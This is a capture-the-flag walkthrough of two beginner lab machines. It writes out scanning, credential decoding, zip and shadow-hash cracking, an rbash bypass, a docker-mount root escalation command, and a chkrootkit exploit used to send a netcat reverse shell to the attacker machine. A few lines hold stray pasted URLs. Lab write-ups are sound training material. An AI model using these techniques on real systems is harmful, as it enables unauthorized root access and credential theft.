
nmap -sC -sV -p- 192.168.56.41 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
80/tcp open http Apache httpd 2.4.37 ((centos))

Let’s browse 192.168.56.41

Some strings are encrypted. Let’s check out the source code. (ctrl+u shortcut key)

Yes, this is a ROT47 encrypted message, I thought to write a script to do this however, let’s not waste time. Better google an online tool for this task.  I used this one.

username: D92:=6?5C2 -> shailendra
password: 4J36CDA=@:E-> cybersploit1

Since the target machine is running SSH service, let’s try that.

ssh shailendra@192.168.56.41


ls -lah

We got a hint.txt

The system is running docker.


Remember always, this will be our black book of magic (gtfobins.github.io/)



docker run -v /:/mnt --rm -it alpine chroot /mnt sh 

However, in order to run this command, you need to provide the internet (at least in my case), else you might not able to download alpine/latest.

Finally, cybersploit2 is pwned!!

Shelling Decoy

Overview:

Target Machine IP Address: 192.168.56.42
My Machine IP Address: 192.168.56.20

Mission:

THIS IS A MACHINE FOR COMPLETE BEGINNER, THERE ARE THREE FALGS AVAILABLE IN THIS VM.

FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

nmap -sC -sV -p- 192.168.56.42 -o nmap.log

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)


80/tcp open http Apache httpd 2.4.38
| http-ls: Volume /
| SIZE TIME FILENAME
| 3.0K 2020-07-07 16:36 save.zip

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdfThe zip file required a password to access it.  I am not able to find anything which could be leveraged to use as password. Let’s crack it through brute force using rockyou.txt with fcrackzip tool.

 fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip 

password: manuelhttps://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

We were able to get some juicy information and I am not going to write here each file, however, I am sure you know well that shadow file is the hashed form of the password for the users.  I think this may be enough.


We need to break the hash, so let’s use john for the task and take necessary hashes and make it in one form.

username: 296640a3b825115a47b68fc44501c828

echo "$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us." | > ../hash.txt

ssh 296640a3b825115a47b68fc44501c828@192.168.56.42

password: server

We need to bypass the rbash restriction. I have never used it however, I have seen this in blog and youtube vidoes by IPPSec.

If you want to know more about rbash bypass, you can read it from here.

From that pdf resources, I tried all the commands and it didn’t work. However, as I tried the following Advance Techniques part, it no longer gives me

ssh 296640a3b825115a47b68fc44501c828@192.168.56.42 -t "bash --noprofile"

Now we can see that it no longer showing us rbash restriction rather command not found which means, the binary or the command path needs to be fixed here.


What I tried was I echo the PATH of my Kali Machine and copied this path and set it to the target machine. Perhaps you might understand it better if you see this screenshot.

PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/go/bin/:/root/go-workspace/bin


Ok, let’s download pspy on Kali Machine and they transfer that to out targetted machine. I use SimpleHTTPServer to do the work, of course, you can have your own method 🙂

Let’s do a searchexploit chkrootkit or search chkrootkit on google (it will show exploit-db which is GUI of searchsploit).

When we read the exploit steps (like how to configure and how to use it), it tells us this..


The steps are quite self-explanatory, however, what I did here is, I checked the location of the NC program in the target box and then let it run /bin/sh with port 1234, to reverse a connection to IP address 192.168.56.33 (My Kali Machine). Of course, as per the instruction we need to give execution permission to out executable file

